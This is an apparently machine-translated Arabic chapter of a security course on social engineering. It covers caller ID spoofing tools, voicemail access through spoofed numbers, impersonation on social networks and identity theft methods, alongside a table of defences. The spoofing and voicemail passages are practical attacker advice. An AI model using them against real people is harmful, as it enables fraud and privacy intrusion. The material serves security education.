أصبحت **Caller ID** تقنية شائعة في كل من قطاع الأعمال والاستخدام المنزلي. خاصة الآن مع الهواتف المحمولة مع استبدال العديد من خطوط الهاتف الأرضية التي يستخدمها الناس، هوية المتصل هو جزء من الحياة اليومية. وإدراكا لهذه الحقيقة، وكيفية استخدام هذا لصالحك أمر لا بد منه لمهندس الاجتماعي الناجح.

انتحال هوية المتصل أساسا هو تغيير المعلومات التي تظهر على الشاشة هوية المتصل الهدف. وبعبارة أخرى، لو كنت وضع مكالمة من رقم واحد، يظهر عدد مختلف من هوية المتصل على الهدف.

طريقة واحدة للاستفادة من هذه المعلومات هو محاكاة الرقم الذي وجدته مثلا في القمامة من بائع يستخدمها. إذا وجد المهندس الاجتماعي أنه يستخدم **ABC Tech** من أجل دعم الكمبيوتر، فان المهندس الاجتماعي يمكن ان يجد رقمه، ومن ثم تزيف هذا الرقم عندما يتم وضع مكالمة لتحديد موعد بعد الظهر. عن طريق انتحال هوية المتصل، يمكنك "إنشاء" دعوات من الأماكن التالية:

- مكتب بعيد
- داخل المكتب
- منظمة شريكة

- شركة المرافق/الخدمات (السنترال والمياه والإنترنت، المبيد، وهلم جرا)
- الشركة التسليم

إذا كيف يمكنك تزيف الرقم؟ تناقش المقاطع التالية بعض الأساليب والمعدات المتوفرة للمهندس الاجتماعي والتي يمكن استخدامها لتزيف أرقام التليفونات.

SpoofCard

إحدى الطرق الأكثر شعبية من **caller ID spoofing** وهو استخدام **SpoofCard** (http://www.spoofcard.com) باستخدام واحدة من هذه البطاقات، فانه يمكن الاتصال بعدد 800 على البطاقة الواحدة، وإدخال رقم التعريف الشخصي الخاص بك، والرقم الذي تريده على هوية المتصل على الشاشة، ثم الرقم الذي تريد الاتصال به.

بعض الميزات الجديدة لـ **SpoofCard** توفر لك القدرة على تسجيل المحادثة الهاتفية وقناع صوتك أن يكون ذكرا أو أنثى. هذه الميزات تعطظم القدرة على إخفاء هوية المتصل وخداع الهدف في إفشاء المعلومات التي يسعى اليها المهندس الاجتماعي.

على الجانب الايجابي، **SpoofCard** سهل الاستخدام، فإنه لا يحتاج إلى أجهزة إضافية أو برامج أخرى من الهاتف الخاص بك، وأثبت الخدمة مع الآلاف من العملاء. السلبية الحقيقية الوحيدة لـ **SpoofCard** هي التكلفة التي ينطوي عليها لشرائه.

SpoofApp

مع هذا العدد الكبير من الأشخاص الذين يستخدمون الهواتف الذكية مثل اي فون، أندرويد، بلاك بيري فهناك العديد من التطبيقات التي تم إنشاؤها للمساعدة في انتحال هوية المتصل. **SpoofApp** يستخدم **SpoofCards** (انظر القسم السابق) ولكن يقوم بتحزيم المميزات في حزمة على هاتفك الخلوي.

بدلا من الاضطرار إلى الاتصال برقم الهاتف المجاني يمكنك ببساطة إدخال الرقم الذي تريد الاتصال به في التطبيق، ثم أدخال الرقم الذي تريد عرضه، و**SpoofApp** توصلك إلى الهدف لعرض المعلومات التي طلبتها من الهدف. كل هذا بسيط مثل نقرة زر واحدة.

Asterisk

إذا كان لديك جهاز كمبيوتر احتياطي وخدمة الصوت عبر الإنترنت **VOIP** يمكنك أيضا استخدام ملقم **Asterisk** لتزيف هوية المتصل.
يمكنك أن تجد بعض المعلومات حول هذا الأسلوب من خلال الرابط التالي:

http://www.social-engineer.org/wiki/archives/CallerIDspoofing/CallerID-SpoofingWithAsterisk.html

خادم **Asterisk** هي مشابهة جدا في عمله مثل **SpoofCard**. في حالة، إنك تملك الخادم. فهذا يسمح بمزيد من الحرية وليس هناك خوف من التعرض للقطع أو نفاذ الدقائق.

الجوانب الإيجابية من **Asterisk** هي أنه مجانا، سهلة الاستخدام ومرنة بعد الإعداد، وأنت وحدك تسيطر عليه. ومن السلبيات إنك تحتاج الى جهاز كمبيوتر إضافي أو **VM**، مطلوب معرفة لينكس، وفي حاجة الى مزود خدمة الاتصالات عبر بروتوكول الإنترنت **VOIP** الحالي. جزء كبير حول هذا الخيار هو أن جميع المعلومات عن المتصل والشخص تقع على عاتق المهندس الاجتماعي. البيانات الشخصية والحسابات ليست في يد طرف ثالث.

Voicemail

واحدة من أكثر الهجمات الرئيسية التي يمكن إطلاقها باستخدام رقم الهاتف الخليوي بالتحايل هو الاستماع إلى البريد الصوتي. كثير من الناس تشغيل ميزة تسمح لهم بالدخول الى البريد الصوتي دون الحاجة إلى إدخال كلمة مرور. إذا حصل المهاجم على الرقم الهاتف الخليوي للضحايا وانتحاله، فان نظم البريد الصوتي للعديد من الشركات الرئيسية سيسمح لهم بالوصول إلى هذا البريد الصوتي والاستماع إلى الرسائل المحفوظة. وهذا يمكن، بالطبع، الإفراج عن مسائل هامة جداً وسرية للمهاجم.

Unmasking Caller ID

على الجانب الآخر من هوية المتصل بالتحايل، هناك بعض الطرق لمساعدتك في العثور على المصدر الفعلي لإجراء مكالمة. أعطى ميتنيك كيفين حديث في "الأمل الأخير" الذي يوضح أسلوب "فضح معرف المتصل". الحديث عن "فضح هوية المتصل" يبدأ في حوالي 25 دقيقة في الفيديو.

Common Social Engineering Targets and Defense Strategies


حيل الهندسة الاجتماعية توفر المعلومات السرية التي يمكن استخدامها لاقتحام شبكة الشركة. يعمل على الفرد الذين لديهم بعض الحقوق في أن يفعل شيئا أو يعرف شيئا مهما. أساليب التدريس شيوعا التي يستخدمها المهاجم للحصول على معلومات حساسة والاستراتيجيات الوقائية التي يمكن اعتمادها وتناقش على النحو التالي.

Social Engineering Targets	Attack Techniques	Defense Strategies
Front office and help desk	Eavesdropping, shoulder surfing, impersonation, persuasion, and intimidation	Train employees/help desk to never reveal passwords or other information by phone
Perimeter security	Impersonation, fake IDs, piggy backing, etc.	Implement strict badge, token or biometric authentication, employee training, and security guards
Office	Shoulder surfing, eavesdropping, Ingratiation, etc.	Employee training, best practices and checklists for using passwords Escort all guests
Phone (help desk)	Impersonation, Intimidation, and persuasion on help desk calls	Employee training, enforce policies for the help desk
Mail room	Theft, damage or forging of mails	Lock and monitor mail room, employee training
Machine room/ Phone closet	Attempting to gain access, remove equipment, and/or attach a protocol analyzer to grab the confidential data	Keep phone closets, server rooms, etc. locked at all times and keep updated inventory on equipment

9.4 انتحال/تزيف مواقع الشبكات الاجتماعية (IMPERSONATION ON SOCIAL NETWORKING SITES)

الهندسة الاجتماعية من خلال انتحال مواقع الشبكات الاجتماعية. يؤخذ التمثيل إلى مستوى أعلى عن طريق افتراض هوية موظف مهم من أجل إضافة عنصر الترهيب. عامل المعاملة بالمثل أيضا يلعب دورا في هذا السيناريو، حيث الموظفين المستوى الأدنى قد تخرج عن طريقهم لمساعدة الموظفين ذات المستوى الأعلى، بحيث يصل صالحهم الاهتمام الإيجابي اللازم للمساعدة في بيئة الشركات. الميل السلوكي الآخر الذي يساعد مهندس الاجتماعي هو ميل الناس للاستجواب من قبل السلطة. يمكن للمهاجم أن يتظاهر بأنه فرد مهم مثل نائب الرئيس أو المدير في كثير من الأحيان للتلاعب بموظف غير مستعد. هذه التقنية تفترض أهمية أكبر عندما يعتبر المهاجم تحديا لانتحال شخصية في السلطة.

- **تفاصيل المنظمة**: المستخدمين الضارين يقومون بجمع المعلومات سرية من مواقع الشبكات الاجتماعية وإنشاء حسابات بأسماء الآخرين.
- **التفاصيل المهنية**: المهاجمون يستخدموا التشكيلات الأخرى لإنشاء شبكات كبيرة من الاصدقاء واستخراج المعلومات باستخدام تقنيات الهندسة الاجتماعية.
- **بيانات الاتصال والاتصالات**: يمكن للمهاجمين أيضا استخدام المعلومات المجمعة لتنفيذ أشكال أخرى من هجمات الهندسة الاجتماعية.
- **تفاصيل الشخصية**: الانتحال يعني تقليد أو نسخ السلوك أو أفعال الآخرين.




Social Engineering on Facebook

المصدر: http://www.facebook.com

الفيسبوك هو موقع الشبكات الاجتماعية حيث تربط الكثير من الناس ويمكن لكل شخص التواصل مع الآخرين في جميع أنحاء العالم. يستطيع الناس تبادل الصور والفيديو، والوصلات، الخ. الهندسة الاجتماعية هي نوع من الهجوم حيث يحاول المهاجمون تضليل الهدف من خلال التظاهر ليكون شخص ما وذلك لجمع المعلومات الحساسة. في الانتحال، المهاجمين يقومون باستخدام الفيسبوك باستخدام الأسماء المستعارة بدلا من استخدام أسمائهم الحقيقية. المهاجمون يستخدمون الحسابات الوهمية. المهاجم يحاول ويستمر في إضافة الأصدقاء ويستخدم ملامح الآخرين للحصول على المعلومات الهامة والقيمة.

المهاجمين يقومون بإنشاء مجموعة مستخدمين وهمية في الفيسبوك يدعى "موظفي" الشركة المستهدفة باستخدام هوية مزورة، ثم ينتقل المهاجم بإضافة "صديق"، أو دعوة الموظفين إلى مجموعة وهمية "موظفين الشركة"


المستخدمين يقومون بالانضمام إلى المجموعة وتقديم أوراق اعتمادهم مثل تاريخ الولادة، والتعليم والعمل، وأسماء الزوجين، الخ. باستخدام معلومات من أي واحد من الموظفين، يمكن للمهاجمين خرق المنشأة للوصول إلى المبنى.



Social Engineering Example: LinkedIn Profile

المصدر: https://www.linkedin.com


يمكن للمهاجمين جمع المعلومات حول المنظمة المستهدفة، لمحة والتفضيلات الشخصية، وأسلوب الحياة والعادات. باستخدام ***LinkedIn*** معظمهم العاملين في المنظمات المختلفة. يمكن لمهندسي الاجتماعي جمع المعلومات تاريخ العمل من ملف تعريف ***LinkedIn*** الهدف واستخدام ذلك للتخطيط لهجمات وخداع الهدف في النقر على وصلات خبيثة، أو تحميل البرمجيات التي تصيب أجهزة الكمبيوتر الخاصة بهم.



Social Engineering on Twitter

المصدر: https://twitter.com

تويتر هي مدونه متعدد وموقع للشبكات الاجتماعية التي لديها قاعدة بيانات ضخمة من المستخدمين التي تمكنك من التواصل مع الآخرين وتبادل أشياء كثيرة كما تسمى رسائل تويت. المهاجمين يقومون بإنشاء حساب باستخدام اسم مستعار لجمع المعلومات عن الأهداف. المهاجم يحاول ويحافظ على إضافة الأصدقاء ويستخدم ملامح الآخرين للحصول على المعلومات الهامة والقيمة.



مخاطر الشبكات الاجتماعية لشبكات الشركات

الشركة يجب أن تأخذ طريقة آمنة لوضع البيانات الخاصة بها على موقع التواصل الاجتماعي، أو لتعزيز قدرتها قنوات أو مجموعتها أو الشخصية. يجب أن يكون مستخدمون القطاع الخاص والشركات على بينة من المخاطر الأمنية الاجتماعية أو التقنية التالية. وهم:

- **سرقة البيانات**: في الغالب يتم هذا النوع من الهجوم على مواقع الشبكات الاجتماعية لأنه يحتوي على قاعدة بيانات ضخمة والتي يمكن الوصول إليها من قبل العديد من المستخدمين والجماعات حتى لا يكون هناك خطر سرقة البيانات.
- **تسريب البيانات لاإراديا**: يمكن إطلاقها الهجمات المستهدفة على المواقع التنظيمية من التفاصيل الواردة على مواقع التواصل الاجتماعي.
- **الهجمات المستهدفة**: المعلومات عن مواقع الشبكات الاجتماعية يمكن أن تستخدم الاستطلاع الأولي، وجمع المعلومات عن حجم وهيكل، ودرجة وأكثر من ذلك، لهجوم أكثر تعمقا على الشركة.
- **ضعف الشبكة**: جميع مواقع الشبكات الاجتماعية عرضة للعيوب والأخطاء، سواء كانت تتعلق بقضايا التسجيل، البرامج النصية عبر المواقع المحتملة، أو نقاط ضعف جافا التي يمكن أن يستغلها الدخلاء. وهذا يمكن بدوره أن يسبب الضعف في شبكة الشركة.


9.5 سرقة الهوية (Identity Theft)

حتى الآن، قد ناقشنا مختلف مفاهيم الهندسة الاجتماعية ومختلف التقنيات المستخدمة في الهندسة الاجتماعية. الآن سوف نناقش سرقة الهوية، والذي يعتبر تهديدا كبيرا في الهندسة الاجتماعية. يصف هذا القسم سرقة الهوية بالتفصيل.

إحصائيات سرقة الهوية 2011

سرقة الهوية هي عملية سرقة معلومات الهوية لشخص ما واساءة استخدام هذه المعلومات لتحقيق أهدافك. قد يكون الهدف لارتكاب السرقة، والجرائم، وإنفاق المال، وهلم جرا. سرقة الهوية تتزايد باطراد نظرا لخدمات التجارة الإلكترونية التي يستخدمها الناس، وخدمات الانترنت، والمعاملات الإلكترونية، تداول الأسهم، الخ. الشكل التالي يوضح إحصاءات سرقة الهوية لعام 2011:

- وثائق الحكومة / فوائد الغش -27٪
- تزوير بطاقات الائتمان -14٪
- الهاتف أو مرفقات الاحتيال -13٪
- الاحتيال المصرفي -9٪
- الاحتيال التوظيف -8٪
- الاحتيال القرض -3٪



سرقة الهوية (Identity Theft)

سرقة الهوية وتولى قانون الردع لعام 1998 لتحديد سرقة الهوية، بانه استخدام غير مشروع لشخص ما من وسيلة لتحديد الهوية.
سرقة الهوية هي المشكلة التي تواجه العديد من المستهلكين اليوم. في الولايات المتحدة، بعض مشرعي الولاية قام بفرض القوانين التي تقيد الموظفين من ملء أرقام الضمان (**SSNs (social security N\numbers)**) أثناء عملية توظيفهم. سرقة الهوية في كثير من الأحيان تعرض في التقارير الإخبارية. تحتاج الشركات أيضا للحصول على المعلومات المناسبة حول سرقة الهوية بحيث لا تشكل خطرا على مبادرات مكافحة الغش بهم. تأمين المعلومات الشخصية في مكان العمل والمنزل، والبحث عن بطاقة الائتمان طرق لتقليل خطر سرقة الهوية.

سرقة المعلومات الشخصية: يحدث عندما يقوم شخص ما بسرقة اسمك وغيرها من المعلومات الشخصية لأغراض احتيالية.

فقدان أرقام الضمان الاجتماعي: هي جريمة التي يحصل فيها المنتحل على المعلومات الشخصية، مثل الضمان الاجتماعي أو أرقام رخصة القيادة.

طرق سهلة: **Cyberspace** جعلت من السهل على لص الهوية استخدام المعلومات لأغراض احتيالية.

"بت واحد من المعلومات الشخصية هو كل شخص يحتاج لسرقة هويتك"



كيفية سرقة الهوية

لصوص الهوية قد تستخدم أساليب الإنترنت التقليدية لسرقة الهوية.

الطرق الفيزيائية

فيما يلي الطرق الفيزيائية لسرقة الهوية.

سرقة أجهزة الكمبيوتر، اللاب توب، ووسائط النسخ الاحتياطي

السرقة هي الطريقة الشائعة. اللصوص يقومون بسرقة الأجهزة من أماكن مثل الفنادق والأماكن الترفيهية مثل النوادي أو المؤسسات الحكومية. والتي تعطى وقتا كافيا، فإنها يمكن استرداد البيانات القيمة من هذه الوسائط.

الهندسة الاجتماعية

هذه التقنية هي عمل من أعمال التلاعب بثقة الشعب لتنفيذ إجراءات معينة أو الكشف عن معلومات خاصة دون استخدام أساليب تقنيات الكسر.

التصيد (Phishing)

المحتال قد يدعى أنه يكون من مؤسسة مالية أو من منظمة سمعتها طيبة وإرسال رسائل البريد المزعج أو المنبثقة لخداع المستخدمين للكشف عن معلوماتهم الشخصية.

سرقة الممتلكات الشخصية

المحافظ (**Wallets/purses**) عادة ما تحتوي على بطاقات الائتمان الشخصي ورخصة القيادة. المهاجمون قد يسرقون المتعلقات في الشوارع أو في المناطق الأخرى المزدحمة.

القرصنة

المهاجمين يقومون بخرق أنظمة المستخدم ومعلومات التوجيه باستخدام أجهزة تنصت مثل **sniffing** والماسحات الضوئية. المهاجمون يصلون إلى وفرة من البيانات، فك التشفير (إذا لزم الأمر)، واستخدامها لسرقة الهوية.

سرقة البريد وتحويل المسار

صناديق البريد ليست في كثير من الأحيان ذات حماية وتحتوي على وثائق البنك (بطاقات الائتمان أو بيانات الحساب)، النماذج الإدارية، وأكثر. المجرمين قد يستخدموا هذه المعلومات للحصول على بطاقات الائتمان أو تحويل مسار البريد إلى عنوان جديد.

Shoulder Surfing

المجرمين قد يجدوا معلومات المستخدم من خلال نظرة عابرة على الوثائق، أرقام التعريف الشخصية (**Ple**) تكون مطبوعة على كارت آلة الصراف الآلي(**ATM**) ، أو من خلال سمع الأحاديث.

Skimming

Skimming يشير إلى سرقة أرقام بطاقة الائتمان باستخدام جهاز تخزين خاص عند معالجة البطاقة.

الذريعة (Pretexting)

يمكن أن يستخدم المحتالين ذريعة المديرين التنفيذيين من المؤسسات المالية، شركات الهاتف، ومصادر أخرى للحصول على معلومات الشخصية من المستخدم.

طرق الانترنت

فيما يلي طرق الإنترنت لسرقة الهوية.

تزوير العناوين (Pharming)

تزوير العناوين (**Pharming**) هو شكل متقدم من **phishing** والذي يتم فيه إعادة توجيه الاتصال بين عنوان **IP** والخادم المستهدف. المهاجم قد يستخدم **cache poisoning** (لتعديل عنوان الإنترنت مع العنوان المارقة (**rogue address**)) للقيام بذلك. عندما يكتب المستخدم عنوان إنترنت، فانه يقوم بإعادة التوجيه إلى الموقع على شبكة الانترنت المارقة المشابه للموقع الأصلي.

كيلوغرز وسارقوا كلمة المرور (Keyloggers and Password Stealers)

المهاجم قد يصيب جهاز الكمبيوتر الخاص بالمستخدم مع حصان طروادة ثم جمع ضربات المفاتيح لسرقة كلمات السر وأسماء المستخدمين، وغيرها من المعلومات الحساسة. المجرمين قد يستخدموا أيضا رسائل البريد الإلكتروني لإرسال استمارات وهمية مثل دائرة الإيرادات الداخلية (**IRS**) واستمارات لجمع المعلومات من الضحايا.

Original identity – Steven Charles


Address: San Diego CA 92130

DRIVER LICENSE
EXPIRES
B86
CLASS:C
STEVEN CHARLES DEN BESTE
